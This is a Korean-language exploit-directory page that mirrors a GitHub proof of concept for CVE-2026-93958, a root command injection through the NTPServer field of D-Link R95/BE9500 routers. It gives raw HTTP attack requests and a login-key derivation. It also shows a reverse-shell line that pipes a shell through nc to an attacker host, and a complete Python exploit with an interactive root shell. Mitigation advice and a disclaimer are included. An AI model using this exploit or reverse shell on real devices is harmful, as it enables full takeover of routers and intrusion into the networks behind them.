Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2026-93958 — D-Link R95/BE9500 DHMAPI SetTimeSettings의 인증된 명령 주입 PoC로, NTPServer 백틱 주입을 통해 root RCE를 달성하며, 전체 익스플로잇 스크립트를 포함합니다. | Kitploit
도구/GitHubGitHub/hackspeak/cve-2026-93958
Embedded Systems SecurityIoT SecurityVulnerability AnalysisExploitationWeb Application ExploitationPost-ExploitationPenetration TestingCommand and ControlHardware & IoT SecurityPapers & Research
GitHub
151일 전아직 검토되지 않음

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유
hackspeak/cve-2026-93958

CVE-2026-93958

D-Link R95/BE9500 DHMAPI SetTimeSettings의 인증된 명령 주입 PoC로, NTPServer 백틱 주입을 통해 root RCE를 달성하며, 전체 익스플로잇 스크립트를 포함합니다.

저장소 보기

D-Link R95 BE9500 Wi-Fi 7 스마트 라우터

  • 제조사:D-Link
  • 제품:R95
  • 제품 모델:BE9500
  • 펌웨어 버전:1.01B06
  • 취약점 유형:인증된 명령 주입

설명

D-Link R95 BE9500 Wi-Fi 7 스마트 라우터(펌웨어 버전 BE9500_1.00.16)는 SetTimeSettings 요청을 처리할 때 DHMAPI(SOAP over HTTPS) 인터페이스에 명령 주입 취약점이 존재합니다. 사용자가 제어하는 <NTPServer> 필드는 셸 메타문자에 대한 어떠한 정제나 검증도 없이 구성 데이터베이스에 저장됩니다. 이후 구성이 UCI(ntpclient.@ntpserver[0].hostname)로 동기화될 때, 취약한 백엔드 서비스가 큰따옴표로 감싼 셸 명령을 구성하여 system()과 유사한 호출로 실행합니다. <NTPServer> 값에 백틱(```)을 주입함으로써 공격자는 명령 치환을 달성할 수 있습니다. 즉, 셸은 연결된 명령을 실행하기 전에 주입된 내용을 평가하므로, root(uid=0) 권한으로 임의 명령을 실행할 수 있습니다.

이 공격은 인증된 접근(관리자 계정 Admin으로 테스트됨)을 통해 획득한 유효한 웹 관리 세션(sid)을 필요로 합니다. 이 취약점은 장치의 취약한 기본 자격 증명이나 잠재적인 인증 우회 문제로 인해 더욱 증폭되어, 실제 공격 표면을 크게 확장시킵니다.

영향

인증된 공격자는 root 권한으로 임의 명령을 실행할 수 있으며, 이는 민감한 파일 읽기(예: /etc/rg_config/admin 암호문, 전체 구성 백업 덤프), 지속적 백도어 설치, 리버스 셸 구축, 내부 네트워크로의 피벗을 통한 측면 이동 공격 등 장치의 완전한 장악으로 이어집니다.

취약점 상세

1. 영향받는 구성 요소 및 근본 원인

이 취약점은 DHMAPI SOAP 인터페이스를 구현하는 웹 관리 백엔드 바이너리 /bin/ssi(root로 실행됨)에 존재합니다.

오염 소스(Taint source) — SetTimeSettings 핸들러(ssi, 펌웨어 1.01B06의 오프셋 0x6bd84에 위치한 함수):

  • SOAP 요청에서 <NTPServer> 필드를 스택 버퍼로 추출하며, 길이는 0x3f(63바이트)로 제한됩니다. 이는 버퍼 크기 제한일 뿐, 보안 검사가 아닙니다.
  • 내부 setter를 통해 값을 내부 구성 키 time.value.NTPServer에 그대로 저장합니다. — 어느 시점에도 셸 메타문자에 대한 필터링이나 이스케이프가 수행되지 않습니다.

오염 싱크(Taint sink) — UCI로의 구성 동기화. ssi는 구성 값을 셸 명령 문자열에 연결하여 system()과 유사한 호출로 실행함으로써 동기화합니다. 바이너리에서 발견된 내장 형식 문자열은 다음과 같습니다:

root@kitploit:~
uci set %s="%s" > /dev/null

값이 큰따옴표로 감싸져 있기 때문에, 셸은 연결된 명령을 실행하기 전에 값 내부의 백틱(`) / $()에 대해 명령 치환을 수행합니다. ssi가 root로 실행되므로 주입된 명령은 root 권한으로 실행됩니다.

타이밍 증거는 평가가 요청 처리 경로 내에서 동기적으로 발생함을 확인시켜 줍니다. `sleep 10`을 주입하면 HTTP 응답이 약 10초 지연됩니다. 오염된 값은 추가로 UCI(ntpclient.@ntpserver[0].hostname)에 지속되며, 이후 /bin/start_ntpclient.sh(ntpclient -s -h $HOSTNAME)에 의해 따옴표 없이 소비되는데, 이는 2차적인 강화 격차입니다.

악용 제약 조건(검증됨):

2. 인증 전제 조건(API-AUTH 방식)

모든 DHMAPI 요청은 다음을 포함해야 합니다:

  • Cookie: uid=<session cookie> (로그인에서 획득)
  • API-AUTH: <UPPERHEX(HMAC-SHA256(privkey, ts+action))> <ts>
  • SOAP 액션과 일치하는 API-ACTION / SOAPAction 헤더, 그리고 User-Agent와 Referer(UA/Referer 누락 시 HTTP 400/500 발생)
  • ts는 밀리초 타임스탬프이며, 장치는 신선도를 검증하지 않으므로 고정 값을 재사용할 수 있습니다

privkey 도출:

  1. Login / Action=request(정적 키 문자열 withoutloginkey로 서명됨)는 Challenge, Cookie, PublicKey, SaltHash를 반환합니다
  2. e = base64(PBKDF2-HMAC-SHA256(password, SaltHash, 5000, 32)) (SaltHash가 없을 경우 평문 비밀번호)
  3. privkey = UPPERHEX(HMAC-SHA256(key = PublicKey + e, msg = Challenge))
  4. LoginPassword = UPPERHEX(HMAC-SHA256(key = privkey, msg = Challenge))
  5. 위 값을 사용한 Login / Action=login은 <LoginResult>success</LoginResult>를 반환합니다. 이후 요청은 privkey로 서명된 를 사용합니다

3. 개념 증명(Proof of Concept)

1단계 — 로그인 요청(Challenge/Cookie/PublicKey/SaltHash 획득)

root@kitploit:~
POST /DHMAPI/ HTTP/1.1
Host: 192.168.2.254:18443
User-Agent: Mozilla/5.0
Content-Type: text/xml; charset=utf-8
API-ACTION: Login
API-AUTH: <HMAC(privkey="withoutloginkey", ts+"Login")> <ts>
SOAPAction: "Login"
Referer: https://192.168.2.254:18443/info/Login.html
Content-Length: <len>
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login><Action>request</Action><Username>Admin</Username><LoginPassword></LoginPassword><Captcha></Captcha></Login></soap:Body></soap:Envelope>

image-20260823160929456

2단계 — 로그인(세션 설정)

root@kitploit:~
POST /DHMAPI/ HTTP/1.1
Host: 192.168.2.254:18443
User-Agent: Mozilla/5.0
Content-Type: text/xml; charset=utf-8
API-ACTION: Login
API-AUTH: <HMAC(privkey, ts+"Login")> <ts>
SOAPAction: "Login"
Referer: https://192.168.2.254:18443/info/Login.html
Cookie: uid=<step-1 Cookie>
Content-Length: <len>
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login><Action>login</Action><Username>Admin</Username><LoginPassword><computed per Section 2></LoginPassword><Captcha></Captcha></Login></soap:Body></soap:Envelope>

예상 결과: <LoginResult>success</LoginResult>.

image-20260823160951351

3단계 — 명령 주입(출력을 웹 루트에 기록)

root@kitploit:~
POST /DHMAPI/ HTTP/1.1
Host: 192.168.2.254:18443
User-Agent: Mozilla/5.0
Content-Type: text/xml; charset=utf-8
API-ACTION: SetTimeSettings
API-AUTH: <HMAC(privkey, ts+"SetTimeSettings")> <ts>
SOAPAction: "SetTimeSettings"
Referer: https://192.168.2.254:18443/info/Login.html
Cookie: uid=<session cookie>
Content-Length: <len>
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><SetTimeSettings><NTPServer>`id > /www/m_id.txt`</NTPServer><Enabled>true</Enabled></SetTimeSettings></soap:Body></soap:Envelope>

image-20260823161119324


4단계 — 명령 출력 검색

root@kitploit:~
GET /m_id.txt HTTP/1.1
Host: 192.168.2.254:18443
User-Agent: Mozilla/5.0
Referer: https://192.168.2.254:18443/info/Login.html
Connection: close

관찰된 응답 본문:

root@kitploit:~
uid=0(root) gid=0(root)

image-20260823161234632

대체 검증 — 시간 기반 블라인드 주입

root@kitploit:~
<NTPServer>`sleep 10`</NTPServer>

HTTP 응답이 약 10초 지연됩니다. 정상적인 NTP 서버 이름은 즉시 반환됩니다.

전체 악용 — 리버스 셸

63바이트 필드 제한은 스크립트를 base64 조각으로 작성하여 우회합니다:

  1. 각각 하나의 조각을 추가하는 반복적인 SetTimeSettings 요청: `echo -n <b64-fragment> >> /tmp/x`
  2. 디코드: `base64 -d /tmp/x > /tmp/rs.rs`
  3. /tmp/rs.rs 내용(busybox ash의 경우 파이프 주위에 필수 공백이 있음에 유의): rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i | nc <attacker-ip> 4444 > /tmp/f
  4. 트리거: `sh /tmp/rs.rs`

결과: 공격자의 리스너에서 대화형 root 셸(~ #, BusyBox ash)이 수신됩니다.

EXP:

root@kitploit:~
#!/usr/bin/env python3
# D-Link R95 (FW 1.01B06) SetTimeSettings/NTPServer authenticated command injection - PoC/EXP
# Usage: python r95_exp.py            interactive shell (commands run as root on the device)
#        python r95_exp.py "id"       run a single command
import sys, re, json, hmac, base64, hashlib, time
import urllib3
urllib3.disable_warnings()
import requests

HOST, PORT = "192.168.2.15", 18443             # lab target; use <device-ip>:443 for a real device
USER, PASSWORD = "Admin", "<password>"
BASE = "https://%s:%d" % (HOST, PORT)
TS = "1787052323000"                            # timestamp freshness is not validated by the device
OUT = "/www/e"                                  # command output dropped into the web root

s = requests.Session(); s.verify = False
privkey = cookie = None

def auth(key, action):
    return hmac.new(key.encode(), (TS + action).encode(), hashlib.sha256).hexdigest().upper() + " " + TS


def post(action, inner, key=None, ck=None):
    body = ('<?xml version="1.0" encoding="utf-8"?>'
            '<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" '
            'xmlns:xsd="http://www.w3.org/2001/XMLSchema" '
            'xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body>'
            '<%s>%s</%s></soap:Body></soap:Envelope>' % (action, inner, action))
    h = {"API-ACTION": action, "API-AUTH": auth(key or privkey, action),
         "Content-Type": "text/xml; charset=utf-8", "User-Agent": "Mozilla/5.0",
         "Referer": BASE + "/info/Login.html"}
    if ck or cookie: h["Cookie"] = "uid=" + (ck or cookie)
    return s.post(BASE + "/DHMAPI/", data=body.encode(), headers=h, timeout=30)

def login():
    global privkey, cookie
    r = post("Login", "<Action>request</Action><Username>%s</Username>"
             "<LoginPassword></LoginPassword><Captcha></Captcha>" % USER, key="withoutloginkey")
    g = lambda t: (re.search("<%s>(.*?)</%s>" % (t, t), r.text) or [None, ""])[1]
    challenge, cookie, pubkey, salthash = g("Challenge"), g("Cookie"), g("PublicKey"), g("SaltHash")
    if not challenge:
        print("[!] login step 1 failed:", r.status_code, r.text[:200]); sys.exit(1)
    e = PASSWORD
    if salthash:
        e = base64.b64encode(hashlib.pbkdf2_hmac("sha256", PASSWORD.encode(),
                             salthash.encode(), 5000, dklen=32)).decode()
    privkey = hmac.new((pubkey + e).encode(), challenge.encode(), hashlib.sha256).hexdigest().upper()
    lp = hmac.new(privkey.encode(), challenge.encode(), hashlib.sha256).hexdigest().upper()
    r2 = post("Login", "<Action>login</Action><Username>%s</Username>"
              "<LoginPassword>%s</LoginPassword><Captcha></Captcha>" % (USER, lp))
    if "success" not in r2.text.lower():
        print("[!] login failed:", r2.text[:200]); sys.exit(1)
    print("[+] login OK, cookie=%s" % cookie)

def inject(cmd):
    """Execute one shell command via the NTPServer backtick injection (no output channel)"""
    if "&" in cmd:
        print("[!] command must not contain '&'"); return False
    r = post("SetTimeSettings", "<NTPServer>`%s`</NTPServer><Enabled>true</Enabled>" % cmd)
    if r.status_code == 401:
        print("[*] session expired, re-authenticating..."); login()
        r = post("SetTimeSettings", "<NTPServer>`%s`</NTPServer><Enabled>true</Enabled>" % cmd)
    return r.status_code == 200

def run(cmd):
    """Run a command and read back stdout. <=54 bytes: direct injection; longer: chunked base64"""
    cmd = cmd.strip()
    if not cmd: return
    direct = "%s>%s" % (cmd, OUT)
    if len(direct) <= 54:
        ok = inject(direct)
    else:
        b64 = base64.b64encode(cmd.encode()).decode()
        inject("rm -f /tmp/x")
        for i in range(0, len(b64), 40):
            if not inject("echo -n %s>>/tmp/x" % b64[i:i+40]):
                print("[!] fragment injection failed"); return
        inject("base64 -d /tmp/x>/tmp/x.sh")
        ok = inject("sh /tmp/x.sh>%s" % OUT)
    if not ok:
        print("[!] injection request failed"); return
    time.sleep(1)
    r = s.get(BASE + "/e", headers={"User-Agent": "Mozilla/5.0",
              "Referer": BASE + "/info/Login.html"}, timeout=15)
    out = r.text.rstrip("\n")
    print(out if out else "(no output)")

if __name__ == "__main__":
    login()
    if len(sys.argv) > 1:
        run(" ".join(sys.argv[1:])); sys.exit(0)
    print("[*] interactive mode - commands run as root on the device, 'exit' to quit")
    while True:
        try: c = input("r95# ")
        except (EOFError, KeyboardInterrupt): break
        if c.strip() in ("exit", "quit"): break
        run(c)

image-20260823161917864

4. 근본 원인 요약

  1. ssi는 NTPServer 필드(및 동일 핸들러의 형제 필드)를 전혀 정제하지 않고 구성 데이터베이스에 저장합니다;
  2. 구성 동기화는 값을 큰따옴표로 감싼 system() 스타일의 셸 문자열 연결을 사용하여, 셸이 값 내의 백틱 / $()를 평가하게 만듭니다;
  3. ssi가 root로 실행되므로 주입된 명령은 최고 권한으로 실행됩니다.

동일한 코드 패턴은 이 펌웨어에서 최소 7개의 추가 인증된 명령 주입 지점(TZLocation, DeviceName, DDNS Hostname/Username, 클라이언트 NickName, 그리고 SetNetworkSettings를 통한 2차 주입)을 만들어내며, 모두 uid=0(root) 실행으로 검증되었습니다.

5. 완화 방안

  • 저장 전에 호스트 이름 유형 입력 필드에 엄격한 화이트리스트 검증([A-Za-z0-9.-])을 적용합니다;
  • system() 문자열 연결을 libuci API(ssi에 이미 링크되어 있음) 또는 셸을 사용하지 않는 exec* 계열 호출로 대체합니다;
  • /bin/start_ntpclient.sh에서 $HOSTNAME 변수를 따옴표로 감쌉니다;
  • 웹 관리 서비스를 축소된 권한으로 실행합니다;
  • 위에 나열된 형제 주입 지점을 감사하고 일괄적으로 수정합니다.

배포 미러 설명(중국어)

이 저장소는 CVE-2026-93958(D-Link R95 / BE9500 DHMAPI 명령 주입) 취약점 PoC의 중계 배포 미러입니다(기술 분석은 상단의 업스트림 원본 보고서 D-Link R95 BE9500.md 참조). 내용은 업스트림 공개 PoC 저장소에서 미러링되었으며, 보관 및 배포 목적으로만 사용됩니다. PoC는 보안 연구, 취약점 검증 및 승인된 테스트용으로만 사용하십시오. 승인되지 않은 대상에 사용하지 마십시오.

취약점 요약 / Vulnerability Summary

  • CVE-2026-93958 / D-Link R95(BE9500) Wi-Fi 7 스마트 라우터
  • 영향받는 펌웨어: BE9500_1.00.16 / 1.01B06 시리즈
  • 유형: OS 명령 주입(CWE-77 / CWE-78) → root 권한 임의 명령 실행
  • CVSS 3.1: 9.1(Critical); CVSS 4.0: 8.5; CVSS 2.0: 8.3
  • 공격 표면: DHMAPI(SOAP over HTTPS) 인터페이스 SetTimeSettings 요청의 <NTPServer> 필드
  • 전제 조건: 유효한 웹 관리 세션 필요(인증 후)
  • 영향받는 구성 요소: root로 실행되는 웹 관리 백엔드 /bin/ssi

핵심 원리: /bin/ssi의 SetTimeSettings 처리 함수(오프셋 0x6bd84)는 <NTPServer> 필드(길이 상한 0x3f=63바이트이지만 셸 메타문자 필터링이 전혀 없음)를 구성 라이브러리에 그대로 저장합니다. 구성이 UCI로 동기화될 때 ssi는 값을 uci set %s="%s" > /dev/null과 같은 셸 문자열에 연결하고 system()으로 실행합니다. 값이 큰따옴표로 감싸져 있으므로 셸은 백틱 / $()에 대해 명령 치환을 수행하며, ssi가 root로 실행되므로 주입된 명령은 최고 권한으로 실행됩니다.

디렉터리 구조 / Layout

root@kitploit:~
D-Link R95 BE9500.md   —— 업스트림 전체 기술 분석(4단계 재현, 인증 메커니즘, EXP 소스 코드, 강화 권장 사항 포함)
r95_exp.py             —— 업스트림 보고서에서 추출한 전체 Python EXP(requests 구현)
image-*.png            —— 업스트림 보고서 첨부 이미지(5장)

환경 및 사용법 / Requirements & Usage

  • 대상: 패치되지 않은 펌웨어의 D-Link R95 / BE9500(실험실 장치); 유효한 관리 세션 필요(관리자 계정)
  • 의존성: Python 3 + requests
  • 사용법:
root@kitploit:~
python r95_exp.py            # 대화형 root 셸(명령이 장치에서 root로 실행됨)
python r95_exp.py "id"       # 단일 명령 실행

⚠️ 주의: 주입 필드 길이 상한은 약 63바이트이며, 명령에 &가 포함되어서는 안 됩니다. EXP는 ≤54바이트 명령은 직접 주입하고, 더 긴 명령은 자동으로 base64 조각으로 나누어 /tmp/x에 기록한 후 디코드하여 실행하며, 출력은 웹 루트 디렉터리 /www/e에 기록된 후 HTTP를 통해 검색됩니다.

면책 조항 / Disclaimer

이 PoC는 교육, 보안 연구 및 승인된 테스트용으로만 사용되며, 자체 소유하거나 명시적으로 승인받은 장치에서만 실행할 수 있습니다. 악용 시 장치에서 root 권한으로 임의 명령이 실행되므로, 폐기 가능한 실험실 환경에서 테스트하십시오.

귀속 및 라이선스 / Attribution & License

  • 업스트림 PoC 보고서 및 EXP 작성자: FoundTL(공개 취약점 연구 저장소 FoundTL/D-Link-R95-BE9500).
  • 배포 저장소는 MIT License를 채택합니다(LICENSE 참조).

참고 링크 / References

  • NVD: https://nvd.nist.gov/vuln/detail/CVE-2026-93958
  • CVE 기록: https://www.cve.org/CVERecord?id=CVE-2026-93958
  • D-Link 공식 웹사이트: https://www.dlink.com/
도구 다운로드
제약 조건검증된 결과
필드 길이≤ 63바이트 허용; 60바이트 OK, 80바이트 거부(HTTP 400)
& 문자포함되어서는 안 됨(연결된 명령줄을 깨뜨림)
주입 구문백틱 `cmd` 검증됨; $(cmd)도 동일하게 작동할 것으로 예상됨
실행 컨텍스트uid=0(root) gid=0(root)
출력 채널직접 에코 없음; 웹 루트로 리다이렉트(> /www/<file>)하고 HTTP GET으로 검색
Cookie: uid=<step-1 Cookie>